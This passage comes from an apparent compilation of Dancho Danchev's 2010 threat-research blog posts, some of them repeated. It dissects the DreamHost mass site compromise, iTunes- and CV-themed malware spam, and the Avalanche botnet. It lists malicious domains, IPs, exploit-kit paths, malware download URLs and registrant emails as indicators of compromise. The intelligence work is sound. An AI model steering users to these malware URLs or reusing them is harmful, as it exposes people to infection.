*2. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>*

3. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>

4. <http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html>

5. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>

6.

[http://www.virustotal.com/analysis/e4db79b30d24c9d186cac  
a7d6e5501c9715acc0e3cf85bdee4927094f7b5cf1c-12735](http://www.virustotal.com/analysis/e4db79b30d24c9d186cac<br/>a7d6e5501c9715acc0e3cf85bdee4927094f7b5cf1c-12735)

[18307](#)

7.

[http://www.virustotal.com/analysis/cdfb7624e1367215ddb50  
ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735](http://www.virustotal.com/analysis/cdfb7624e1367215ddb50<br/>ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735)

[31093](#)

8. [https://zeustracker.abuse.ch/monitor.php?  
host=saiwoofeutie.com](https://zeustracker.abuse.ch/monitor.php?<br/>host=saiwoofeutie.com)

9. [http://ddanchev.blogspot.com/2009/08/us-federal-forms-  
blackhat-seo-themed.html](http://ddanchev.blogspot.com/2009/08/us-federal-forms-<br/>blackhat-seo-themed.html)

10.

[http://1.bp.blogspot.com/\\_wICHhTiQmrA/Soq9I\\_Vhk9I/AAAA  
AAAEFEc/9Cx7eWgPqXQ/s1600-h/blackhat\\_seo\\_tax\\_latest](http://1.bp.blogspot.com/_wICHhTiQmrA/Soq9I_Vhk9I/AAAA<br/>AAAEFEc/9Cx7eWgPqXQ/s1600-h/blackhat_seo_tax_latest)

[10.JPG](#)

11.

[http://2.bp.blogspot.com/\\_wICHhTiQmrA/SoquQLktZwI/AAAA  
AAAEEDs/mFbh2WiDBf4/s1600-h/blackhat\\_seo\\_tax\\_latest](http://2.bp.blogspot.com/_wICHhTiQmrA/SoquQLktZwI/AAAA<br/>AAAEEDs/mFbh2WiDBf4/s1600-h/blackhat_seo_tax_latest)

[9.JPG](#)

12. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>

13. <http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html>

14. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>

15. <http://ddanchev.blogspot.com/>

16. <http://twitter.com/danchodanchev>

417



### ***Dissecting the Mass DreamHost Sites Compromise (2010-05-11 22:19)***

Yet another [1]**mass sites compromise is currently taking place, this time targeting DreamHost customers**, courtesy of the same gang behind the U.S Treasury/GoDaddy/NetworkSolutions mass compromise campaigns.

What's particularly interesting about the campaign, is not just [2]**the Hilary Kneber connection**, but also, the fact that a key command and control domain part of the Koobface botnet, is residing within the same AS where the

nameservers, and one of actual domains  
(**kdjfkjskdfjlskdjf.com/ kp.php** - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI) used in previous campaigns are.

*These gangs are either aware of one another's existence, are the exact same gang doing basic evasive prac-*

*tices on multiple fronts, or are basically customers of the same cybercrime-friendly hosting service provider.*

418



*The DreamHost campaign structure, including the detection rates, phone back locations, is as follows:*

*- **zettapetta.com/js.php** - 109.196.143.56 - Email: hilarykneber@yahoo.com*

*- **www4.suitcase52td.net/?p=** - 78.46.218.249 - Email: gkook@checkjemail.nl*

*- **www1.realsafe-23.net** - 209.212.149.17 - Email: gkook@checkjemail.nl*

419

*Active client-side exploits serving, redirector domains parked on the same IP **109.196.143.56: zettapetta.com** - 109.196.143.56, AS39150, VLTELECOM-AS VLineTelecom LLC Moscow, Russia - Email:*

*hi-*

*larykneber@yahoo.com*

***yahoo-statistic.com** - Email: hilarykneber@yahoo.com*

***primusdns.ru** - Email: samm\_87@email.com*

**freehost21.tw** - Email: hilarykneber@yahoo.com

**alert35.com.tw** - Email: admin@zalert35.com.tw

**indesignstudioinfo.com** - Email:  
hilarykneber@yahoo.com

Historically, the following domains were also parked on the same IP **109.196.143.56**:

**bananajuice21.net** - Email: hilarykneber@yahoo.com

**winrar392.net** - Email: lacyjerry1958@gmail.com

**best-soft-free.com** - Email: lacyjerry1958@gmail.com

**setyupdate.com** - Email: admin@setyupdate.com

Detection rate for the scareware pushed in the campaign:

- **packupdate\_build107\_2060.exe** - [3]TROJ\_FRAUD.SMDV; Packed.Win32.Krap.an - Result: 8/41 (19.52%) with the sample phoning back to:

**update2.keep-unsafe.net** - 94.228.209.221 - Email: gkook@checkjemail.nl

**update1.myownguardian.com** - 74.118.194.78 - Email: gkook@checkjemail.nl

**secure1.safety-guardian.com** - 94.228.220.112 - Email: gkook@checkjemail.nl

**report.zoneguardland.net** - 91.207.192.25 - Email: gkook@checkjemail.nl

**report.land-protection.com** - 91.207.192.24 - Email: gkook@checkjemail.nl

***www5.our-security-engine.net*** - 94.228.220.111 - Email: *gkook@checkjemail.nl*

***report1.stat-mx.xorg.pl***

***update1.securepro.xorg.pl***

Name servers of notice parked at ***91.188.59.98***, AS6851, BKCNET "SIA" IZZI:

***ns1.oklahomacitycom.com***

***ns2.oklahomacitycom.com***

What's so special about [4]***AS6851, BKCNET "SIA" IZZI*** anyway? It's the Koobface gang connection in the face of ***urodinam.net***, which is also hosted within AS6851, currently responding to ***91.188.59.10***. More details on ***urodinam.net***:

- [5]***Koobface Botnet's Scareware Business Model***
- [6]***Koobface Botnet's Scareware Business Model - Part Two***

Moreover, on the exact same IP where Koobface gang's ***urodinam.net*** is parked, we also have the currently

active ***1zabslwvn538n4i5tcjl.com*** - Email: *michaeltycoon@gmail.com*, serving client side exploits using the Yes Malware Exploitation kit - ***91.188.59.10*** ***/temp/cache/PDF.php***; admin panel at: ***1zabslwvn538n4i5tcjl.com***

***/temp/admin/index.php***



*Detection rates for the malware pushed from the same IP where a key Koobface botnet's C &C is hosted:*

*- **55.pdf** - [7]JS:Pdfka-gen; Exploit.JS.Pdfka.blf - Result: 23/41 (56.1 %)*

*- **dm.exe** - [8]Trojan:Win32/Alureon.CT; Mal/TDSSPack-Q - Result: 36/41 (87.81 %)*

*- **wsc.exe** - [9]Net-Worm.Win32.Koobface; Trojan.FakeAV - Result: 36/41 (87.81 %)*

*The same **michaeltycoon@gmail.com** used to register **1zabslwvn538n4i5tcjl.com**, was also profiled in the*

***"[10]Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang"** assessment.*

*Given that enough historical OSINT is available, the cybercrime ecosystem can be a pretty small place.*

### ***Related posts:***

*[11]U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise*

*[12]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware*

*[13]Dissecting the WordPress Blogs Compromise at Network Solutions*

### ***Hilary Kneber related activity:***

*[14]The Kneber botnet - FAQ*



*[15]Celebrity-Themed Scareware Campaign Abusing DocStoc*

*[16]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[17]Keeping Money Mule Recruiters on a Short Leash - Part Four*

421

***This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.***

1. <http://www.wpsecuritylock.com/breaking-news-wordpress-hacked-with-zettapetta-on-dreamhost/>

2. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

3.

<http://www.virustotal.com/analysis/406aa6de1351488a81f9150b9b378f6f826255f4f3fd49cef95cb634b91e2d21-12736>

[08303](http://www.virustotal.com/analysis/406aa6de1351488a81f9150b9b378f6f826255f4f3fd49cef95cb634b91e2d21-12736)

4. <https://zeustracker.abuse.ch/monitor.php?host=91.188.59.50>

5. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>

6. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

7.

<http://www.virustotal.com/analysis/43aef30853692460d75dbc9a1d384ac6c14c061b1314cb42971ebfcf48457779-12736>

[08288](#)

8.

<http://www.virustotal.com/analysis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-12736>

[08306](#)

9.

<http://www.virustotal.com/analysis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-12736>

[08314](#)

10. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

11. <http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html>

12. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

13. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

14. <http://www.zdnet.com/blog/security/the-kneber-botnet-faq/5508>

15. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)

16. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
17. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
18. <http://ddanchev.blogspot.com/>
19. <http://twitter.com/danchodanchev>

422



### ***Dissecting the Mass DreamHost Sites Compromise (2010-05-11 22:19)***

Yet another [1]**mass sites compromise is currently taking place, this time targeting DreamHost customers**, courtesy of the same gang behind the U.S Treasury/GoDaddy/NetworkSolutions mass compromise campaigns.

What's particularly interesting about the campaign, is not just [2]**the Hilary Kneber connection**, but also, the fact that a key command and control domain part of the Koobface botnet, is residing within the same AS where the

nameservers, and one of actual domains (**kdjfkjfskdfjlskdjf.com/ kp.php** - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI) used in previous campaigns are.

These gangs are either aware of one another's existence, are the exact same gang doing basic evasive prac-

tices on multiple fronts, or are basically customers of the same cybercrime-friendly hosting service provider.

423



*The DreamHost campaign structure, including the detection rates, phone back locations, is as follows:*

- **zettapetta.com/js.php** - 109.196.143.56 - Email: hilarykneber@yahoo.com

- **www4.suitcase52td.net/?p=** - 78.46.218.249 - Email: gkook@checkjemail.nl

- **www1.realsafe-23.net** - 209.212.149.17 - Email: gkook@checkjemail.nl

424

*Active client-side exploits serving, redirector domains parked on the same IP **109.196.143.56: zettapetta.com** - 109.196.143.56, AS39150, VLTELECOM-AS VLineTelecom LLC Moscow, Russia - Email:*

*hi-*

*larykneber@yahoo.com*

**yahoo-statistic.com** - Email: hilarykneber@yahoo.com

**primusdns.ru** - Email: samm\_87@email.com

**freehost21.tw** - Email: hilarykneber@yahoo.com

**alert35.com.tw** - Email: admin@zalert35.com.tw

**indesignstudioinfo.com** - Email: hilarykneber@yahoo.com

*Historically, the following domains were also parked on the same IP **109.196.143.56**:*

***bananajuice21.net*** - Email: *hilarykneber@yahoo.com*

***winrar392.net*** - Email: *lacyjerry1958@gmail.com*

***best-soft-free.com*** - Email: *lacyjerry1958@gmail.com*

***setyupdate.com*** - Email: *admin@setyupdate.com*

*Detection rate for the scareware pushed in the campaign:*

***- packupdate\_build107\_2060.exe*** - [3]TROJ\_FRAUD.SMDV; Packed.Win32.Krap.an - Result: 8/41 (19.52 %) with the sample phoning back to:

***update2.keep-insafety.net*** - 94.228.209.221 - Email: *gkook@checkjemail.nl*

***update1.myownguardian.com*** - 74.118.194.78 - Email: *gkook@checkjemail.nl*

***secure1.saefty-guardian.com*** - 94.228.220.112 - Email: *gkook@checkjemail.nl*

***report.zoneguardland.net*** - 91.207.192.25 - Email: *gkook@checkjemail.nl*

***report.land-protection.com*** - 91.207.192.24 - Email: *gkook@checkjemail.nl*

***www5.our-security-engine.net*** - 94.228.220.111 - Email: *gkook@checkjemail.nl*

***report1.stat-mx.xorg.pl***

***update1.securepro.xorg.pl***

Name servers of notice parked at **91.188.59.98**, AS6851, BKCNET "SIA" IZZI:

**ns1.oklahomacitycom.com**

**ns2.oklahomacitycom.com**

What's so special about [4]**AS6851, BKCNET "SIA" IZZI** anyway? It's the Koobface gang connection in the face of **urodinam.net**, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:

- [5]**Koobface Botnet's Scareware Business Model**
- [6]**Koobface Botnet's Scareware Business Model - Part Two**

Moreover, on the exact same IP where Koobface gang's **urodinam.net** is parked, we also have the currently

active **1zabslwvn538n4i5tcjl.com** - Email: **michaeltycoon@gmail.com**, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10** **/temp/cache/PDF.php**; admin panel at: **1zabslwvn538n4i5tcjl.com**

**/temp/admin/index.php**

425



Detection rates for the malware pushed from the same IP where a key Koobface botnet's C &C is hosted:

- **55.pdf** - [7]JS:Pdfka-gen; Exploit.JS.Pdfka.blf - Result: 23/41 (56.1 %)

- **dm.exe** - [8]Trojan:Win32/Alureon.CT; Mal/TDSSPack-Q -  
Result: 36/41 (87.81 %)

- **wsc.exe** - [9]Net-Worm.Win32.Koobface; Trojan.FakeAV -  
Result: 36/41 (87.81 %)

The same **michaeltycoon@gmail.com** used to register  
**1zabslwvn538n4i5tcjl.com**, was also profiled in the

**"[10]Diverse Portfolio of Scareware/Blackhat SEO  
Redirectors Courtesy of the Koobface Gang"**  
assessment.

*Given that enough historical OSINT is available, the  
cybercrime ecosystem can be a pretty small place.*

### **Related posts:**

*[11]U.S. Treasury Site Compromise Linked to the  
NetworkSolutions Mass WordPress Blogs Compromise*

*[12]GoDaddy's Mass WordPress Blogs Compromise Serving  
Scareware*

*[13]Dissecting the WordPress Blogs Compromise at Network  
Solutions*

### **Hilary Kneber related activity:**

*[14]The Kneber botnet - FAQ*

*[15]Celebrity-Themed Scareware Campaign Abusing  
DocStoc*

*[16]Dissecting an Ongoing Money Mule Recruitment  
Campaign*

[17]Keeping Money Mule Recruiters on a Short Leash - Part Four

426

***This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.***

1. <http://www.wpsecuritylock.com/breaking-news-wordpress-hacked-with-zettapetta-on-dreamhost/>

2. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

3.

<http://www.virustotal.com/analysis/406aa6de1351488a81f9150b9b378f6f826255f4f3fd49cef95cb634b91e2d21-12736>

[08303](#)

4. <https://zeustracker.abuse.ch/monitor.php?host=91.188.59.50>

5. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>

6. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

7.

<http://www.virustotal.com/analysis/43aef30853692460d75dbc9a1d384ac6c14c061b1314cb42971ebfcf48457779-12736>

[08288](#)

8.



[http://www.virustotal.com/analysis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-12736](http://www.virustotal.com/analysis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-1273608306)

[08306](http://www.virustotal.com/analysis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-1273608306)

9.

[http://www.virustotal.com/analysis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-12736](http://www.virustotal.com/analysis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-1273608314)

[08314](http://www.virustotal.com/analysis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-1273608314)

10. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

11. <http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html>

12. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

13. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

14. <http://www.zdnet.com/blog/security/the-kneber-botnet-faq/5508>

15. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)

16. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

17. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

18. <http://ddanchev.blogspot.com/>

19. <http://twitter.com/danchodanchev>

427



### ***Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns (2010-05-13 20:16)***

*What do the recently spamvertised [1]"**Thank you for buying iTunes Gift Certificate!**" and the "**Look at my CV!**"*

*themed malware campaigns have in common?*

*It's the fact that they've been launched by the same individual/gang. What's particularly interesting about the*

*campaign, is that it's relying on a currently compromised web server, with a publicly accessible [2]**PHP based***

***backdoor.** This exact [3]**same approach is also used by the Koobface gang** on a large scale, in order to efficiently*

*[4]**control the compromised sites involved in their Facebook spreading campaigns.***

*Moreover, upon successful infection the campaign is not just pushing scareware, but evidence based on the*

*binaries found within the directory indicate a Zeus crimeware binary has been in circulation for a while. Let's dissect the campaign, and establish the obvious connection.*

*Detection rates, phone back locations*

*- **iTunes\_certificate\_497.exe** -*

*[5]TrojanDropper:Win32/Oficla.G - Result: 39/41 (95.12 %)*

*Upon execution phones back to:*

**- davidopolko.ru/migel/ bb.php?v=200  
&id=554905388 &b=6may &tm=3**

**- jaazle.com/wp-includes  
/js/tinymce/themes/advanced/psihi.exe**

**- phishi.exe** - [6]Gen:Trojan.Heur.TP.bmX@bins2Eb;  
Backdoor.Win32.Protector.ao - Result: 24/41 (58.54 %) *ultimately dropping scareware on the infected host.*

*Both campaigns are related, since they use the same command and control server, which is periodically updated with new URLs consisting of compromised sites. The detection rates, phone back locations for the second campaign are as follows:*

428



**- My\_Resume\_218.exe** - [7]W32/Oficla.O;  
Gen:Variant.Bredo.4 - Result: 17/41 (41.46 %)

*Upon executing the same phones back to the following URLs, in an attempt to drop the related binaries:*

-

**davidopolko.ru/migel/bb.php?v=200  
&id=636608811  
&b=12may**

**&tm=2**

-

195.78.108.201

-

Email:

vadim.rinatovich@yandex.ru

- **topcarmitsubishi.com.br / \_vti \_bin/ \_vti \_adm/psi.exe** - 201.76.146.215

- **davidopolko.ru /psi.exe; davidopolko.ru /setupse2010.exe**

**topcarmitsubishi.com.br** appears to be a compromised site, with an open directory allowing the easier obtaining of the rest of the binaries used by the same gang/individual.

Detection rates for the binaries within the open directory, including the dropped scareware:

- **psi.exe** - [8]TrojanDownloader:Win32/Cutwail.gen!C; Backdoor.Win32.Protector.at - Result: 17/41 (41.47 %)

- **sofgold.exe** - [9]Trojan.Fakealert.14822; W32/Junkcomp.A - Result: 15/41 (36.59 %)

- **sp.exe** - [10]PWS:Win32/Zbot.gen!R; a variant of Win32/Kryptik.EGZ - Result: 5/41 (12.2 %)

- **ustest.exe** - [11]Net-Worm.Win32.Kolab - Result: 4/41 (9.76 %)

- **firewall.dll** - [12]Trojan:Win32/Fakeinit;  
Win32/TrojanDownloader.FakeAlert.ASI - Result: 20/40 (50 %)

- **SetupSE2010.exe** - [13]W32/FakeAV.AM!genr;  
CoreGuardAntivirus2009 - Result: 29/41 (70.74 %)

429



Phone back locations, C &Cs of the 4 samples:

[14]**mystaticdatas.ru /base1/ess.cfg** - 195.88.144.63,  
AS48984,

VLAFF-AS Vlafl Processing Ltd - Email:

mail2businessman@gmail.com - [15]**same email has  
been profiled before**

**get-money-now.net/loads.php?**  
**code=000000000048170** - 91.188.59.211, [16]**AS6851,**  
**BKCNET "SIA" IZZI** - Email: noxim@maidsf.ru

**get-money-now.net/ firewall.dll**

**get-money-now.net/cgi-bin/ware.cgi?**  
**adv=000000000048170**

**mamapapalol.com/cgi-bin/get.pl?**

**I=000000000048170** - 88.80.4.19, AS33837, PRQ-AS -  
Email:

secu-

*urity2guard@gmail.com*

**SGTSRX.jackpotmsk.ru** - FAST FLUX - Email:  
*alskudryav@yandex.ru*

**JETIHB.piterfm1.ru** - FAST FLUX - Email:  
*alskudryav@yandex.ru*

**UDUMOM.bingoforus.ru** - FAST FLUX - Email:  
*alskudryav@yandex.ru*

**ZMOWOE.rusradio1.ru** - FAST FLUX - Email:  
*alskudryav@yandex.ru*

**funnylive2010.ru** - domain part of the fast flux  
infrastructure - Email: *kurk@sovbiz.net*

**wapdodoit.ru** - domain part of the fast flux infrastructure -  
Email: *sharan812@yandex.ru*

430



Related domains parked on 88.80.4.19  
(**mamapapalol.com/cgi-bin/get.pl?  
l=000000000048170**):

**buy-is2010.com** - Email: *vasya@mail.ru*

**buy-security-essentials.com** - Email: *noxim@maidsf.ru*

**for-sunny-se.com** - Email: *noxim@maidsf.ru*

**for-sunny-smile.com** - Email: *vasya@mail.ru*

**mega-scan-pc-new14.com** - Email: *noxim@maidsf.ru*

**red-xxx-tube.net** - Email: noxim@maidsf.ru

**sunny-money1.com** - Email: noxim@maidsf.ru

**winter-smile.com** - Email: vasya@mail.ru

**megahosting10.com**

*Updated will be posted, as soon as they switch to a new theme, introduce new monetization tactics.*

***This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.***

431

1. [http://www.zdnet.com/blog/security/malware-watch-itunes-gift-certificates-skype-worm-fake-cvs-and-greeting-cards/6425?tag=mantle\\_skin;content](http://www.zdnet.com/blog/security/malware-watch-itunes-gift-certificates-skype-worm-fake-cvs-and-greeting-cards/6425?tag=mantle_skin;content)

2. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>

3. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

4. <http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html>

5.

<http://www.virustotal.com/analysis/9371ec52d1ba1387d20f4a837ed5b7404b800d5ff6fc1f499b406a2810260be0-12736>

[73980](#)

6.

[http://www.virustotal.com/analysis/51b408411fcd50fa1cb28b62ac1dd27340ba795896cabe8691bedf8eb7477762-12732](http://www.virustotal.com/analysis/51b408411fcd50fa1cb28b62ac1dd27340ba795896cabe8691bedf8eb7477762-1273256046)

[56046](#)

7.

[http://www.virustotal.com/analysis/04d0322235ae4a0b38d7255e7d604c7d5fe41827bfc6709b9c5c6f56fec85d21-12736](http://www.virustotal.com/analysis/04d0322235ae4a0b38d7255e7d604c7d5fe41827bfc6709b9c5c6f56fec85d21-1273673592)

[73592](#)

8.

[http://www.virustotal.com/analysis/60528da6be39a45b7d27681ab4f27e819c964a614f49a909fa543de25e4487b3-12736](http://www.virustotal.com/analysis/60528da6be39a45b7d27681ab4f27e819c964a614f49a909fa543de25e4487b3-1273674331)

[74331](#)

9.

[http://www.virustotal.com/analysis/9f75071ca9d31deb71fab34152189a5e861101676f77de0d8395bc2d9c72741e-12736](http://www.virustotal.com/analysis/9f75071ca9d31deb71fab34152189a5e861101676f77de0d8395bc2d9c72741e-1273674655)

[74655](#)

10.

[http://www.virustotal.com/analysis/26efd6c4ce4a634294e5ad2c13d02a6da11441ab4d316084c329e0542b14c6e5-12736](http://www.virustotal.com/analysis/26efd6c4ce4a634294e5ad2c13d02a6da11441ab4d316084c329e0542b14c6e5-1273674662)

[74662](#)

11.

<http://www.virustotal.com/analysis/306d49c93a19585487e1aefd4018f5cca2f94c5acd83410ac84370b4de1bc4d6-12736>



74668

12. [http://www.virustotal.com/reanalysis.html?  
e83ffb0315226e5192e8247f859ad7abf3914d858f6dd2dbd8  
c7da97815ff0a](http://www.virustotal.com/reanalysis.html?e83ffb0315226e5192e8247f859ad7abf3914d858f6dd2dbd8c7da97815ff0a)

2-1273675323

13. [http://www.virustotal.com/analysis/85272f56d400d8d56ee54  
74f7f16f63ec0f571e696feeb4be286938259f41ada-12736](http://www.virustotal.com/analysis/85272f56d400d8d56ee5474f7f16f63ec0f571e696feeb4be286938259f41ada-12736)

75693

14. [https://zeustracker.abuse.ch/monitor.php?  
host=mystaticdatas.ru](https://zeustracker.abuse.ch/monitor.php?host=mystaticdatas.ru)

15. [http://ddanchev.blogspot.com/2009/12/celebrity-  
themed-scareware-campaign.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html)

16. [http://ddanchev.blogspot.com/2010/05/dissecting-mass-  
dreamhost-sites.html](http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html)

17. <http://ddanchev.blogspot.com/>

18. <http://twitter.com/danchodanchev>

432



### ***The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)***

According to the latest [1]**APWG Global Phishing Survey**:

- But by mid-2009, phishing was dominated by one player as never before the Avalanche phishing operation. This

*criminal entity is one of the most sophisticated and damaging on the Internet, and perfected a mass-production*

*system for deploying phishing sites and "crimeware" - malware designed specifically to automate identity theft and facilitate unauthorized transactions from consumer bank accounts. Avalanche was responsible for two-thirds (66 %) of all phishing attacks launched in the second half of 2009, and was responsible for the overall*

*increase in phishing attacks recorded across the Internet."*

*The [2]**Avalanche botnet's ecosystem is described by PhishLabs** as:*

- *"[3]**Cutwail aka PushDo is a spamming trojan** being used to send out [4]**massive amounts of spam with links (or lures) to phishing pages** or pages that ask the users to download and run programs. Those programs invariably turn out to be instances of the [5]**Zeus/ZBot/WNSPOEM banking Trojan**. There are also unrelated criminals*

*that also use Zeus Trojans to steal online banking information that are not related to this set of scams.*

*The Avalanche botnet is the middle-step between the spamming botnet and Trojans that steal banking informa-*

*tion. It is basically a hosting platform used by the attackers. Because the Avalanche bots act as a simple proxy, and there are thousands of them, it has been exceedingly difficult to shutdown the phish pages. Instead most*

*Anti-Phishing organizations have focused on shutting down the domain names that were used in the phishing*

URLs."

433

*One of the most notable facts about the botnet, is their persistent interaction with the **[6]TROYAK-AS cybercrime-friendly ISP**, where they used to host a huge percentage of their Zeus C &Cs, next to the actual client-side exploit serving iFrame domains/IPs, found on each and every of their phishing pages. The following chronology, exclusively details their client-side exploits/Zeus crimeware serving campaigns.*

***The Avalanche Botnet's Zeus crimeware/client-side exploit serving campaigns, in chronological order:***

*[7]Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild*

*[8]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild*

*[9]IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild*

*[10]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild*

*[11]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild*

*[12]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits*

*[13]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*

*[14]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware*

*[15]Pushdo Injecting Bogus Swine Flu Vaccine*

*[16]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware*

*[17]Ongoing FDIC Spam Campaign Serves Zeus Crimeware*

*[18]The Multitasking Fast-Flux Botnet that Wants to Bank With You*

***Related articles on TROYAK-AS, and various cybercrime trends:***

*[19]TROYAK-AS: the cybercrime-friendly ISP that just won't go away*

*[20]AS-Troyak Exposes a Large Cybercrime Infrastructure*

*[21]The current state of the crimeware threat - Q &A*

*[22]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime*

*[23]Report: Malicious PDF files comprised 80 percent of all exploits for 2009*

***This post has been reproduced from [24]Dancho Danchev's blog. Follow him [25]on Twitter.***

1. [http://www.antiphishing.org/reports/APWG\\_GlobalPhishingSurvey\\_2H2009.pdf](http://www.antiphishing.org/reports/APWG_GlobalPhishingSurvey_2H2009.pdf)

2. <http://www.phishlabs.com/blog/>

3. <http://www.zdnet.com/blog/security/cutwail-botnet-spamming-irs-unreported-income-themed-malware/4260>
4. [http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study\\_of\\_pushdo.pdf](http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf)
5. <http://www.secureworks.com/research/threats/zeus/?threat=zeus>
6. <http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html>
7. <http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html>
8. <http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html>
9. <http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html>
10. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
11. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
12. <http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html>
13. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
14. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

15. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>
16. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>
17. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>
18. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>
19. <http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761>
20. [http://rsa.com/blog/blog\\_entry.aspx?id=1610](http://rsa.com/blog/blog_entry.aspx?id=1610)
21. <http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797>
22. <http://www.zdnet.com/blog/security/report-zeus-crimeware-kit-malicious-pdfs-drive-growth-of-cybercrime/62434>
23. <http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-2009/5473>
24. <http://ddanchev.blogspot.com/>
25. <http://twitter.com/danchodanchev>



### ***The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)***

According to the latest [1]**APWG Global Phishing Survey**:

- *But by mid-2009, phishing was dominated by one player as never before the Avalanche phishing operation. This*

*criminal entity is one of the most sophisticated and damaging on the Internet, and perfected a mass-production*

